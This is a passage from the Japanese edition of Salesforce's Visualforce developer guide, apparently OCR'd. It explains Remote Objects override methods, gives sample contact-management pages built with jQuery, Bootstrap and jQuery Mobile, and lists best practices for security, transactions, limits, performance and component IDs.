
    create="{!$RemoteAction.RemoteObjectContactOverride.create}"/>
```

この属性は、Visualforce 式を取り、`@RemoteAction` メソッドを参照して組み込みの `create()` 操作の上書きとして使用します。この式は、`$RemoteAction.OverrideClassName.overrideMethodName` という形式を取ります。この場合、`$RemoteAction` グローバルが、JavaScript Remoting で行うときと同様に組織の名前空間を処理します。`@RemoteAction` メソッドが含まれるクラスは、ページのコントローラまたはページのコントローラ拡張として設定されている必要があります。

この宣言により、ページの JavaScript コードが、取引先責任者リモートオブジェクトに対して `create()` 関数をコールすると常に、リモートオブジェクトコントローラが使用されるのではなく、リモートメソッドがコールされます。

リモートオブジェクト上書きメソッド

リモートオブジェクト上書きメソッドは、Apex クラスの `@RemoteAction` メソッドとして記述され、ページにコントローラまたはコントローラ拡張として追加されます。

上書きメソッドのメソッド署名は次のようになります。

```
@RemoteAction

public static Map<String,Object> methodName(String type, Map<String,Object> fields)
```

type パラメータは、動作の対象となる S オブジェクトの種別であり、fields 対応付けは、上書きされるメソッドがコールされる前にリモートオブジェクトに設定された値が含まれるコレクションです。

戻り値は、リモートオブジェクト操作の結果を表す対応付けです。この対応付けには通常、コールの結果、状況、およびカスタムメソッドの一部として提供するカスタムデータが含まれます。

有効な対応付けの戻り値を作成する最も簡単な方法は、RemoteObjectController を使用することです。これは、リモートオブジェクトの組み込み機能を提供する標準コントローラで、メソッドのパラメータを渡すことでデータ操作言語 (DML) 操作を代行させることができます。たとえば、組み込みバージョンの create() と同じ動作をする create() メソッドは次のようになります。

```
@RemoteAction

public static Map<String, Object> create(String type, Map<String, Object> fields) {

    Map<String, Object> result = RemoteObjectController.create(type, fields);

    return result;

}
```

このメソッドは、実質的には操作を行いません。つまり、このメソッドは組み込みバージョンと完全に同じ動作をします。上書きメソッドは、ログ出力、追加の DML、その他のメソッドコールなど、必要な追加 Apex を実行できます。リモートオブジェクト上書きメソッドとそれを使用するページの詳細な例は、「リモートオブジェクトのリモートメソッド上書きの使用例」 (ページ 445)を参照してください。

重要: RemoteObjectController 標準コントローラは、リモートオブジェクトの共有ルール、所有権、およびその他のセキュリティ上の懸念事項を自動的に処理します。対照的に、カスタムコントローラまたはコントローラ拡張のメソッドは、デフォルトでシステムモードで動作するため、組織のすべてのデータへのフルアクセスが許可されます。この動作は、カスタムコントローラまたはコントローラ拡張を使用する標準の Visualforce ページの動作と同じです。コントローラコードを記述するときには、アクセス権とその他の懸念事項を自分で処理する必要があります。

ベストプラクティスとして、コントローラまたはコントローラ拡張クラスに with sharing キーワードを使用し、できるだけ RemoteObjectController に代行させます。

関連トピック:

- リモートオブジェクトを使用したレコードの作成
- リモートオブジェクトを使用したレコードの削除
- リモートオブジェクトを使用したレコードの取得
- リモートオブジェクトを使用したレコードの更新

リモートオブジェクトのリモートメソッド上書きの使用例

このサンプルコードでは、リモートオブジェクト操作のリモートメソッド上書きを作成する方法を示します。この例では、並び替えられた取引先責任者のリストと、新規取引先責任者を入力するための簡易フォームを表示します。新規取引先責任者アクションが、組み込みのリモートオブジェクト `create()` 操作を上書きします。また、サンプルでは、リモートオブジェクトを複数の Web 開発ライブラリと組み合わせ、モバイルで使用しやすいユーザインターフェイスを表示します。

次の例では、jQuery、ブートストラップ、および Mustache ツールキットを、外部のコンテンツ配信ネットワーク (CDN) から読み込んで使用します。



Visualforce ページは次のようになります。リモートオブジェクト上書き宣言は太字で示されています。

```
<apex:page showHeader="false" standardStylesheets="false" docType="html-5.0"

    title="Contacts—RemoteObjects Style" controller="RemoteObjectContactOverride">



    <!-- Include in some mobile web libraries -->

    <apex:stylesheet
value="//netdna.bootstrapcdn.com/bootswatch/3.1.1/superhero/bootstrap.min.css"/>

   <apex:includeScript value="//ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"/>


    <apex:includeScript
value="//cdnjs.cloudflare.com/ajax/libs/mustache.js/0.7.2/mustache.min.js"/>
```

```
<!-- Set up Remote Objects, with an override for create() method -->
<apex:remoteObjects jsNamespace="$M">
    <apex:remoteObjectModel name="Contact" fields="FirstName,LastName,Phone"
        create="{!$RemoteAction.RemoteObjectContactOverride.create}"/>
</apex:remoteObjects>


<!-- Page markup -->
<div class="container">
    <div class="row">
        <div class="col-md-2"></div>
        <div class="col-md-8">
            <table id="myTable"
                class="table table-bordered table-striped table-condensed">
                <colgroup>
                    <col class="col-md-3" />
                    <col class="col-md-3" />
                    <col class="col-md-3" />
                </colgroup>
                <caption>
                    Contact Data Order ([ {LastName: 'ASC'}, {FirstName: 'DESC'} ])
                    <button id="bRefresh" class="btn btn-success btn-sm"
                        type="button">Refresh</button>
                </caption>
                <caption id="msgBox" class="alert alert-danger hidden"></caption>
                <thead>
                    <tr><td>FirstName</td><td>LastName</td><td>Phone</td></tr>
                </thead>
```

```
            <tbody></tbody>
            <tfoot>
                <tr>
                <td><input type="text" name="FirstName" id="iFirstName"
                    placeholder="John" class="form-control" /></td>
                <td><input type="text" name="LastName" id="iLastName"
                    placeholder="Doe" class="form-control" /></td>
                <td>
                    <div class="input-group">
                      <input type="text" name="Phone" id="iPhone"
                        placeholder="(123) 456-7890" class="form-control" />
                      <span class="input-group-btn">
                        <button id="bAdd" class="btn btn-primary"
                            type="button">Save</button>
                      </span>
                    </div>
                </td>
                </tr>
            </tfoot>
        </table>
        <div class="panel panel-default">
          <div class="panel-heading">Log</div>
          <div class="panel-body" id="log">
          </div>
        </div>
    </div>
    <div class="col-md-2"></div>
```

```
    </div>
</div>


<!-- Results template (table rows of Contacts) -->
<script id="tmpl" type="x-tmpl-mustache">
    <tr><td>{{FirstName}}</td><td>{{LastName}}</td><td>{{Phone}}</td></tr>
</script>


<!-- Page functionality -->
<script>
    var table = $('#myTable tbody');
    var template = $('#tmpl').html();
    Mustache.parse(template);


    // Retrieve all contacts and add to results table on page
    var fetchContacts = function() {
        (new $M.Contact()).retrieve({
            orderby: [ {LastName: 'ASC'}, {FirstName: 'DESC'} ],
        }, function(err, records) {
            if (!err) {
                // Add some status messages to the log panel
                $('#log')
                .append('<p>Fetched contact records.</p>')
                .append('<p>Records Size: '+ records.length + '!</p>');


                // Update the table of contacts with fresh results
                table.empty();
```

```
            records.forEach(function(rec) {
                table.append(Mustache.render(template, rec._props));
            });
        } else {
            $('#msgBox').text(err.message).removeClass('hidden');
        }
    });
};

var addContact = function() {
    // Create a new Remote Object from form values
    (new $M.Contact({
        FirstName: $('#iFirstName').val(),
        LastName: $('#iLastName').val(),
        Phone: $('#iPhone').val()
    })).create(function(err, record, event) {
        // New record created...
        if (!err) {
            // Reset the New Record form fields, for the next create
            $('input').each(function() {
                $(this).val('');
            });

            // Add some status messages to the log panel
            $('#log')
            .append('<p>Contact created!</p>')
            // Custom data added to event.result by override function
```

```
                    .append('<p>Got custom data: ' + event.result.custom + '</p>');


                    // Redraw the results list with current contacts

                    fetchContacts();

                } else {

                    $('#msgBox').text(err.message).removeClass('hidden');

                }

            });

        };


        // Bind application functions to UI events

        $('#bRefresh').click(fetchContacts);

        $('#bAdd').click(addContact);


        // Initial load of the contacts list

        fetchContacts();

    </script>

</apex:page>
```

前のサンプルで重要なコード行は、リモートオブジェクトアクセス定義内にあります。1 つの属性を取引先責任者リモートオブジェクト定義に追加すると、次のように上書きが設定されます。

```
create="{!$RemoteAction.RemoteObjectContactOverride.create}"
```

この属性は、Visualforce式を取り、`@RemoteAction` メソッドを参照して組み込みの `create()` 操作の上書きとして使用します。

この場合、参照されたメソッドは、ページのコントローラである Apex クラスです。上書きメソッドのコードは簡単です。

```
public class with sharing RemoteObjectContactOverride {


    @RemoteAction

    public static Map<String, Object> create(String type, Map<String, Object> fields) {
```

```
        System.debug(LoggingLevel.INFO, 'Before calling create on: ' + type);

        // Invoke the standard create action
        // For when you want mostly-normal behavior, with a little something different
        Map<String, Object> result = RemoteObjectController.create(type, fields);

        System.debug(LoggingLevel.INFO, 'After calling create on: ' + type);
        System.debug(LoggingLevel.INFO, 'Result: ' + result);

        // Here's the little something different, adding extra data to the result
        Map<String, Object> customResult =
            new Map<String, Object> {'custom' => 'my custom data' };
        customResult.putAll(result);

        return customResult;
    }
}
```

このメソッドは、`@RemoteAction` コールをログに記録し、標準の `RemoteObjectController.create()` コールを使用して create を実行します。また、データ操作言語 (DML) コマンドを実行して、組み込みバージョンの場合と同じレコードを作成します。これは組み込みバージョンを使用しているためです。createの実行後、メソッドはさらにログ出力を行います。最後に、いくつかの別のデータをリターンペイロードに追加します。このペイロードは Visualforce ページの JavaScript コールバック関数によって受信されます。

興味深いのは、別のデータが追加される点です。これは組み込みメソッドの上書きが有益である理由です。上記のコントローラで追加された別のデータは、説明のみを目的とした簡単なものです。実際の上書きには、計算やその他のメソッドコールの結果など、より複雑なロジックを含めることができます。新しいカスタム上書きメソッドでは、追加の処理を自動的に実行できるため、別のデータを返すことができますが、組み込みバージョンではできないことを理解しておくことが重要です。

リモートオブジェクトと jQuery Mobile の併用例

Visualforce リモートオブジェクトは、JavaScript フレームワークとうまく「融合」できるように設計されています。次の例は、拡張されていますが単純であり、リモートオブジェクトと jQuery Mobile を使用して取引先責任者のリストを表示し、取引先責任者の追加、編集、および削除を行います。

次の例は Salesforce モバイルパックの jQuery Mobile を使用し、jQuery 用モバイルパックに含まれているサンプルコードに基づいています。リモートオブジェクトと jQuery Mobile により、携帯端末向けの単純な取引先責任者管理ページを簡単に作成できます。

リモートオブジェクトと jQuery Mobile を使用した単純な取引先責任者エディタ

```
<apex:page docType="html-5.0" showHeader="false" sidebar="false">


 <!-- Include jQuery and jQuery Mobile from the Mobile Pack -->

    <apex:stylesheet value="{!URLFOR($Resource.MobilePack_jQuery,

         'jquery.mobile-1.3.0.min.css')}"/>

    <apex:includeScript value="{!URLFOR($Resource.MobilePack_jQuery,

         'jquery-1.9.1.min.js')}"/>

    <apex:includeScript value="{!URLFOR($Resource.MobilePack_jQuery,

         'jquery.mobile-1.3.0.min.js')}"/>


    <!-- Remote Objects declaration -->

    <apex:remoteObjects jsNamespace="RemoteObjectModel">

        <apex:remoteObjectModel name="Contact" fields="Id,FirstName,LastName,Phone">

            <!-- Notes is a custom field added to the Contact object -->

            <apex:remoteObjectField name="Notes__c" jsShorthand="Notes"/>

        </apex:remoteObjectModel>

    </apex:remoteObjects>


    <head>

        <title>Contacts</title>

        <meta name="viewport"

           content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no" />
```

```
        <script type="text/javascript">
            var $j = jQuery.noConflict();

            // Config object with commonly used data
            // This keeps some hard-coded HTML IDs out of the code
            var Config = {
                Selectors: {
                    list: '#cList',
                    detailFields: "#fName #lName #phone #notes #error #contactId".split("
")
                },
                Data: {
                    contact: 'contact'
                }
            };

            // Get all contacts, and display them in a list
            function getAllContacts() {
                $j.mobile.showPageLoadingMsg();

                var c = new RemoteObjectModel.Contact();
                // Use the 'limit' operator to increase the default limit of 20
                c.retrieve({ limit: 100 }, function (err, records) {
                    // Handle any errors
                    if (err) {
                        displayError(err);
                    } else {
```

```
            // Empty the current list
            var list = $j(Config.Selectors.list).empty();
            // Now add results records to list
            $j.each(records, function() {
                var newLink = $j('<a>'+ this.get('FirstName')+ ' ' +
                    this.get('LastName')+ '</a>');
                newLink.data(Config.Data.contact, this.get('Id'));
                newLink.appendTo(list).wrap('<li></li>');
            });

            $j.mobile.hidePageLoadingMsg();
            list.listview('refresh');
        }
    });
}

// Handle the Save button that appears on both
// the Edit Contact and New Contact pages
function addUpdateContact(e){
    e.preventDefault();

    var record = new RemoteObjectModel.Contact({
        FirstName: $j('#fName').val(),
        LastName: $j('#lName').val(),
        Phone: $j('#phone').val(),
        Notes: $j('#notes').val()
        // Note use of shortcut 'Notes' in place of Notes__c
```

```
    });

    var cId = $j('#contactId').val();
    if( !cId ) { // new record
        record.create(updateCallback);
    } else { // update existing
        record.set('Id', cId);
        record.update(updateCallback);
    }
}

// Handle the delete button
function deleteContact(e){
    e.preventDefault();
    var ct = new RemoteObjectModel.Contact();
    ct.del($j('#contactId').val(), updateCallback);
}

// Callback to handle DML Remote Objects calls
function updateCallback(err, ids){
    if (err) {
        displayError(err);
    } else {
        // Reload the contacts with current list
        getAllContacts();
        $j.mobile.changePage('#listpage', {changeHash: true});
    }
```

```
}


// Utility function to log and display any errors
function displayError(e){
    console && console.log(e);
    $j('#error').html(e.message);
}


// Attach functions to the buttons that trigger them
function regBtnClickHandlers() {
    $j('#add').click(function(e) {
        e.preventDefault();
        $j.mobile.showPageLoadingMsg();


        // empty all the clic handlers
        $j.each(Config.Selectors.detailFields, function(i, field) {
            $j(field).val('');
        });


        $j.mobile.changePage('#detailpage', {changeHash: true});
        $j.mobile.hidePageLoadingMsg();
    });


    $j('#save').click(function(e) {
       addUpdateContact(e);
    });
```

```
    $j('#delete').click(function(e) {
       deleteContact(e);
    });
}

// Shows the contact detail view,
// including filling in form fields with current data
function showDetailView(contact) {
    $j('#contactId').val(contact.get('Id'));
    $j('#fName').val(contact.get('FirstName'));
    $j('#lName').val(contact.get('LastName'));
    $j('#phone').val(contact.get('Phone'));
    $j('#notes').val(contact.get('Notes'));
    $j('#error').html('');
    $j.mobile.changePage('#detailpage', {changeHash: true});
}

// Register click handler for list view clicks
// Note: One click handler handles the whole list
function regListViewClickHandler() {
    $j(Config.Selectors.list).on('click', 'li', function(e) {

        // show loading message
        $j.mobile.showPageLoadingMsg();

        // get the contact data for item clicked
        var id = $j(e.target).data(Config.Data.contact);
```

```
                // retrieve latest details for this contact
                var c = new RemoteObjectModel.Contact();
                c.retrieve({
                    where: { Id: { eq: id } }
                }, function(err, records) {
                    if(err) {
                        displayError(err);
                    } else {
                        showDetailView(records[0]);
                    }

                    // hide the loading message in either case
                    $j.mobile.hidePageLoadingMsg();
                });
            });
        }

        // And, finally, run the page
        $j(document).ready(function() {
            regBtnClickHandlers();
            regListViewClickHandler();
            getAllContacts();
        });

    </script>
</head>
```

```
<!-- HTML and jQuery Mobile markup for the list and detail screens -->
<body>

    <!-- This div is the list "page" -->
    <div data-role="page" data-theme="b" id="listpage">
        <div data-role="header" data-position="fixed">
            <h2>Contacts</h2>
            <a href='#' id="add" class='ui-btn-right' data-icon='add'
               data-theme="b">Add</a>
        </div>
        <div data-role="content" id="contactList">
            <ul id="cList" data-filter="true" data-inset="true"
                data-role="listview" data-theme="c" data-dividertheme="b">
            </ul>
        </div>
    </div>

    <!-- This div is the detail "page" -->
    <div data-role="page" data-theme="b" id="detailpage">
        <div data-role="header" data-position="fixed">
            <a href='#listpage' id="back2ContactList" class='ui-btn-left'
               data-icon='arrow-l' data-direction="reverse"
               data-transition="flip">Back</a>
            <h1>Contact Details</h1>
        </div>
        <div data-role="content">
```

```
            <div data-role="fieldcontain">
                <label for="fName">First Name:</label>
                <input name="fName" id="fName" />
            </div>
            <div data-role="fieldcontain">
                <label for="lName">Last Name:</label>
                <input name="lName" id="lName" />
            </div>
            <div data-role="fieldcontain">
                <label for="phone">Phone:</label>
                <input name="phone" id="phone"/>
            </div>
            <div data-role="fieldcontain">
                <label for="notes">Notes:</label>
                <textarea name="notes" id="notes"/>
            </div>

            <h2 style="color:red" id="error"></h2>

            <input type="hidden" id="contactId" />
            <button id="save" data-role="button" data-icon="check"
                data-inline="true" data-theme="b" class="save">Save</button>
            <button id="delete" data-role="button" data-icon="delete"
                data-inline="true" class="destroy">Delete</button>
        </div>
    </div>
</body>
```

```
</apex:page>
```

4つのリモートオブジェクト操作すべてが使用されていますが、コールバックハンドラは3つしかありません。

- `getAllContacts()` は `retrieve()` をコールして取引先責任者のリストを読み込み、コールバック用の匿名関数を提供します。コールバックは、エラーがないかチェックし、結果を反復処理してページに追加します。
- 同様に、`showDetailView()` は `retrieve()` をコールして詳細ページ用に 1 件の取引先責任者を読み込み、結果は再び匿名関数によって処理されます。
- `addUpdateContact()` と `deleteContact()` は、取引先責任者の追加、更新、および削除を処理します。どちらのメソッドも `updateCallback()` をコールバック関数として渡します。`updateCallback()` はリモートオブジェクト操作の結果を使用しません。エラーのチェックを行い、エラーをコンソールにログ出力し、`getAllContacts()` をコールしてページを更新するのみです。

リモートオブジェクト使用のベストプラクティス

Visualforce リモートオブジェクトは、Visualforce ページに単純なデータ操作をすばやく追加するための有効性の高いツールです。リモートオブジェクトは使いやすく軽量なコンポーネントであり、Apex コードで Salesforce サービスに対するデータの読み取りや書き込みを実装する必要がありません。ただし、リモートオブジェクトがツールとして適切でないジョブもあるため、リモートオブジェクトの仕組みや、JavaScript Remoting など別のツールを使用すべき場合を理解しておくことが重要です。

項目レベルセキュリティ

リモートオブジェクトには組織の項目レベルセキュリティ設定が反映されます。リモートオブジェクトを使用するページを作成する場合はこの点を考慮します。ページを表示しているユーザにアクセス権限がない項目は空白で表示されます。項目データを変更するアクション(`create()`、`update()`、および `upsert()`)は、アクセスできない項目が要求に含まれていればエラーで失敗します。

トランザクション境界

リモートオブジェクトでは、コードでトランザクション境界の制御が行われません。各リモートオブジェクト操作(`create()`、`update()` など)は、別個のトランザクションです。操作がそれぞれ成功したり失敗したりすると、ビジネスプロセスの一部として複数の関連するオブジェクトを作成または変更する必要がある場合に問題になる可能性があります。たとえば、請求書レコードと関連する品目レコードを作成した場合、各レコードは別個のトランザクションに保存されます。リモートオブジェクト操作の一部は失敗し、一部は成功すると、データが整合性のない状態のままになることがあります。この問題は、サービスの信頼性には関係しません。この例では、一部の品目が入力規則に適合せずに失敗すると、レコードは作成されず、請求書は不完全なままになります。コードでクリーンアップして再試行しなければなりません。

一方で、JavaScript Remoting のトランザクション境界は Apex `@RemoteAction` メソッドにあります。1つのメソッド内で簡単に請求書レコードと関連する品目レコードを作成できます。自動的な Apex トランザクションにより、すべてのレコードはまとめて作成されるか、一切作成されません。

ビジネスロジックの適切な配置とテスト

アプリケーションのビジネスロジック(特に複雑なロジックの場合)を配置する場所は、十分に考慮する必要があります。個々のオブジェクトの作成、編集、削除ができる簡単なページを作成する場合、「リモートオブジェクトと jQuery Mobile の併用例」 (ページ 451)のように、ビジネスロジックは最小限ですみます。ビジネスロジックをリモートオブジェクトと JavaScript でクライアント側に配置するだけで十分な場合があります。ただし、ビジネスルールやビジネスプロセスがより複雑な場合、そのロジックをクライアントレイヤから外してサーバ側に構築する方がより効果的になる可能性があります。

組織のビジネスロジックをどこに配置するか判断するときには、次の点を考慮してください。

- セキュリティと一貫性: トランザクションの途中でユーザのネットワーク接続が失われたり、ユーザがページの JavaScript 実行方法を Firebug などのツールで変更したりすることがある点を念頭に置きます。リモートオブジェクトでは、入力規則、トリガ、共有ルール、項目レベルセキュリティ、およびその他のデータアクセス制限が適用されますが、ビジネスルールを Salesforce ではなく JavaScript 内に配置すると、それらが中断、変更、または迂回される可能性があります。
- テスト容易性: サーバ側のビジネスロジックは、Salesforce でテスト用に用意されているさまざまなツールを使用できます。このため、複雑な動作は Apex に配置し、Apex テストフレームワークを使用してビジネスロジックが意図したとおりに機能するか検証することをお勧めします。
- パフォーマンス: トランザクション処理の一部として多くのレコードを参照する必要があり、ブラウザにはレコードを表示しない場合は、クライアントにそのデータを送信するのは避け、代わりにデータをサーバで「ローカル」に処理することをお勧めします。ページが機能するためにどのデータが必要かを考え、ネットワークを介して不必要にデータをコピーしないようにします。

複雑さへの対応

アプリケーションでは、複雑さを注意深く管理する必要があります。単純な取引先責任者管理ページや店舗検索ページでは、複雑さの管理はそれほど必要ではありませんが、多くのビジネスプロセスでは必要です。リモートオブジェクトと良好に連携できる jQuery や AngularJS などの JavaScript フレームワークは、アプリケーションのユーザインターフェースの複雑さに対応するのに役立ちます。アプリケーションの懸念事項を複数のレイヤに分割し、できるだけ分離した状態を保つことを常に考慮します。これは「懸念事項の分離」と呼ばれ、従来からあるソフトウェアパターンであり、ベストプラクティスです。

データの整合性規則をトリガと入力規則に組み込むことを検討します。また、ビジネスプロセスルールを Apex コードにカプセル化することを検討します。`@RemoteAction` メソッドからアクセスできるようにし、JavaScript Remoting や SOAP または REST サービスと併用して場所を問わずに使用できるようにします。

リモートオブジェクトの代替方法

リモートオブジェクトは、基本的なデータ操作を行うページをすばやく作成するための便利なツールです。ページで実行する必要があるジョブがそれよりも高度な場合、Salesforce では Force.com 開発者向けに多くの代替方法を用意しています。

- 標準の Visualforce を使用すると、幅広いアプリケーション機能を実装できます。Visualforce では、標準のコントローラ使用時に多くの自動機能が用意されており、独自の Apex コードによる完全なカスタム機能もサポートしています。

- JavaScript Remoting もサードパーティの JavaScript フレームワークと良好に連携できるため、Apex でカスタムビジネスロジックにアクセスできます。
- Salesforce1 では、モバイルアプリケーションをすばやく作成できます。コードではなく宣言型ツールを使用して作成できる場合もあります。

ページやアプリケーションで必要な操作を十分に考慮し、各ジョブに最適なツールを選択してください。最適なツールがリモートオブジェクトの場合も、他のツールである場合もあります。

リモートオブジェクトの制限

Visualforce では、リモートオブジェクトはリソース制限の対象ではありませんが、機能自体に制限があります。

リモートオブジェクトは次の制限の影響を受けます。

- リモートオブジェクトは、Salesforce のサービス制限を回避するための手段ではありません。リモートオブジェクトコールには、API 制限は適用されませんが、リモートオブジェクトを使用する Visualforce ページには、すべての標準 Visualforce の制限が適用されます。
- 1 つの要求で取得できるのは最大 100 行です。さらに多くの行を表示するには、`OFFSET` クエリパラメータを使用して追加の要求を送信します。
- リモートオブジェクトコンポーネントで `rendered` 属性を `false` に設定すると、それらの リモートオブジェクトについて JavaScript の生成が無効になります。表示されないリモートオブジェクトに依存するページ機能も無効になります。

第 22 章　ベストプラクティス

Visualforce ページでは次のベストプラクティスを使用できます。

- Visualforce のパフォーマンス向上のためのベストプラクティス
- コンポーネント ID へのアクセスのベストプラクティス
- 静的リソースのベストプラクティス
- コントローラおよびコントローラ拡張のためのベストプラクティス
- コンポーネント facet の使用のためのベストプラクティス
- ページブロックコンポーネントのベストプラクティス
- PDF を表示するためのベストプラクティス
- `<apex:panelbar>` のベストプラクティス

Visualforce のパフォーマンス向上のためのベストプラクティス

Visualforce は、標準の Salesforce ページの機能、動作およびパフォーマンスに合わせる機能を開発者に提供するために設計されました。遅延、予期しない動作や、その他の問題(特に Visualforce に関するもの)がある場合は、いくつかの対処法を実行することにより、操作性を改善できるだけでなく、コーディングの改善にも役立てることができます。

まず、次を確認して、Visualforce に問題があるかどうかを特定します。

- 予測される Visualforce の機能を他のマシンや他のブラウザを使用してテストし、その問題が 1 台のユーザのコンピュータに限らないことを確認する。
- 他の Salesforce ページの読み込み時間を確認して、読み込みに時間がかかることがネットワーク上の問題ではないことを確認する。他のページの読み込みにも時間がかかる場合は、Salesforce における帯域幅や待ち時間の問題が原因である可能性があります。Salesforce サーバの状況を確認するには、trust.salesforce.comを参照してください。また、ネットワーク接続の状況をチェックして、適切に機能しているかどうかを確認する必要があります。
- JavaScript および CSS の縮小、Web 画像の最適化、できる限り iframe の使用を避けるなど、一般的な Web 設計のベストプラクティスに従っていることを確認する。
- 開発者コンソールを使用して、要求をステップごとに実行し、要求内のどの項目がシステムリソースを最も消費したかを調べる。Salesforce オンラインヘルプの「開発者コンソールの使用」を参照してください。

次のリストは、よく発生する Visualforce のパフォーマンス上の問題と解決策を示したものです。

ビューステートのサイズ
: Visualforce ページのビューステートのサイズは、135 KB 未満である必要があります。ビューステートのサイズを縮小することにより、ページをより迅速に読み込み、表示が停止する頻度を削減します。

開発モードフッターの [ビューステート] タブを使用し、次の対処法を実行すると、ビューステートのパフォーマンスを監視できます。

- 状態の維持に不可欠ではなく、ページの更新時にも不要な変数には、Apex コントローラで `transient` キーワードを使用する。
- ビューステートの大部分をコントローラまたはコントローラ拡張で使用されているオブジェクトから取得していることが分かった場合は、Visualforce ページに関連するデータのみを戻すように SOQL コールの絞り込みを検討する。
- ビューステートが大規模なコンポーネントツリーの影響を受けている場合は、ページが依存しているコンポーネント数の削減を試みる。

読み込み時間

サイズが大きいページは読み込み時間に直接影響します。Visualforce ページの読み込み時間を改善するには、次の対処法を実行します。

- アイコンの画像など頻繁にアクセスするデータをキャッシュする。
- Apex コントローラの getter メソッドで SOQL クエリを使用しない。
- 次の対処法を実行して、ページ上に表示するレコード件数を削減する。
  - Apex コントローラで SOQL コールから返されるデータを制限する。たとえば、`WHERE` 句で `AND` ステートメントを使用したり、`null` の結果を削除したりします。
  - リストコントローラでページネーションを活用して、ページあたりの表示レコード件数を削減する。
- Apex オブジェクトを遅延読み込みして要求時間を削減する。
- `<apex:includeScript>` タグ外に JavaScript を移動し、`<apex:page>` 終了タグのすぐ前の `<script>` タグに配置することを検討する。`<apex:includeScript>` タグは、JavaScript を閉じ要素 `<head>` のすぐ前に配置します。つまり、Visualforce ではページ上のその他のコンテンツの前に JavaScript が読み込まれます。ただし、ページにマイナスの影響を及ぼさない確信がある場合は、JavaScript をページ最下部に移動するだけにしてください。たとえば、`document.write` またはイベントハンドラを必要とする JavaScript コードスニペットは、`<head>` 要素に配置したままにする必要があります。

どの場合でも、Visualforce ページは 15 MB 未満である必要があります。

複数の同時要求

同時要求は他の保留中のタスクをブロックする可能性のある実行に長時間かかるタスクです。これらの遅延を短縮する対処法は、次のとおりです。

- `<apex:actionPoller>` で使用する action メソッドを軽量にする。これは、`<apex:actionPoller>` からコールされる action メソッドで、DML の実行、外部サービスコール、およびリソースを大量に消費する他の操作を回避するためのベストプラクティスです。指定した間隔で `<apex:actionPoller>` から繰り返しコールされる action メソッドの影響を考慮します。特に、広範囲にわたって配布されたり、継続的に開かれたりするページで使用する場合には注意が必要です。
- Visualforce ページから Apex をコールする間隔を延長する。たとえば、`<apex:actionPoller>` コンポーネントの使用時は、`interval` 属性を 15 ではなく 30 秒に調整します。
- Ajax を使用して不要なロジックを非同期コードブロックに移動する。

クエリおよびセキュリティ

Apex コントローラの作成時に `with sharing` キーワードを使用して 1 人のユーザのデータセットを表示するだけで、SOQL クエリを向上できる可能性があります。

ページに項目値をすべて表示する

ページに大きなテキストエリア項目など多くの項目があり、他のエンティティとの主従関係がある場合、Visualforce ページに返されるデータのサイズに関する制限およびバッチ制限のためデータをすべて表示できないことがあります。ページには、次の警告が表示されます。「You requested too many fields to display. Consider removing some to prevent field values from being dropped from the display. (要求した項目が多すぎて表示できません。項目値をすべて表示するには項目値の一部を削除することを検討してください。)」

ページに項目値をすべて表示するには、一部の項目を削除して返されるデータ量を削減します。または、コントローラ拡張を独自に作成して、関連リストに表示される子レコードをクエリします。

コンポーネント ID へのアクセスのベストプラクティス

JavaScript または他の Web 対応言語で Visualforce コンポーネントを参照するには、そのコンポーネントの `id` 属性の値を指定する必要があります。DOM ID はコンポーネントの `id` 属性とその要素を含むすべてのコンポーネントの `id` 属性の組み合わせで構成されます。

`$Component` グローバル変数を使用すると、Visualforce コンポーネント用に生成される DOM ID の参照が簡略化され、ページ構造全体での連動関係の一部が削減されます。特定の Visualforce コンポーネントの DOM ID を参照するには、ページのコンポーネント階層の各レベルを区切るドット表記を使用して、コンポーネントのパス指定子を `$Component` に追加します。たとえば、Visualforce コンポーネント階層の同じレベルにあるコンポーネントを参照するには `$Component.itemId` を使用し、完全なコンポーネントパスを指定するには `$Component.grandparentId.parentId.itemId` を使用します。

`$Component` パス指定子は、コンポーネント階層と次のように照合されます。

- `$Component` が使用されているコンポーネント階層の現在のレベルでまず照合されます。
- 次に、一致が検出されるか、コンポーネント階層の最上位レベルに達するまで、コンポーネント階層の各上位レベルが照合されます。

バックトラッキングはないため、ID の照合で上に移動してから下に戻る必要がある場合は、一致しません。

次の例に、`$Component` のいくつかの使用方法を示します。

```
<apex:page >


    <style>

    .clicker { border: 1px solid #999; cursor: pointer;

        margin: .5em; padding: 1em; width: 10em; text-align: center; }

    </style>


    <apex:form id="theForm">

        <apex:pageBlock id="thePageBlock" title="Targeting IDs with $Component">
```

```
<apex:pageBlockSection id="theSection">
    <apex:pageBlockSectionItem id="theSectionItem">
        All the alerts refer to this component.

        <p>The full DOM ID resembles something like this:<br/>
        j_id0:theForm:thePageBlock:theSection:theSectionItem</p>
    </apex:pageBlockSectionItem>

    <!-- Works because this outputPanel has a parent in common
         with "theSectionItem" component -->
    <apex:outputPanel layout="block" styleClass="clicker"
        onclick="alert('{!$Component.theSectionItem}');">
        First click here
    </apex:outputPanel>
</apex:pageBlockSection>

<apex:pageBlockButtons id="theButtons" location="bottom">
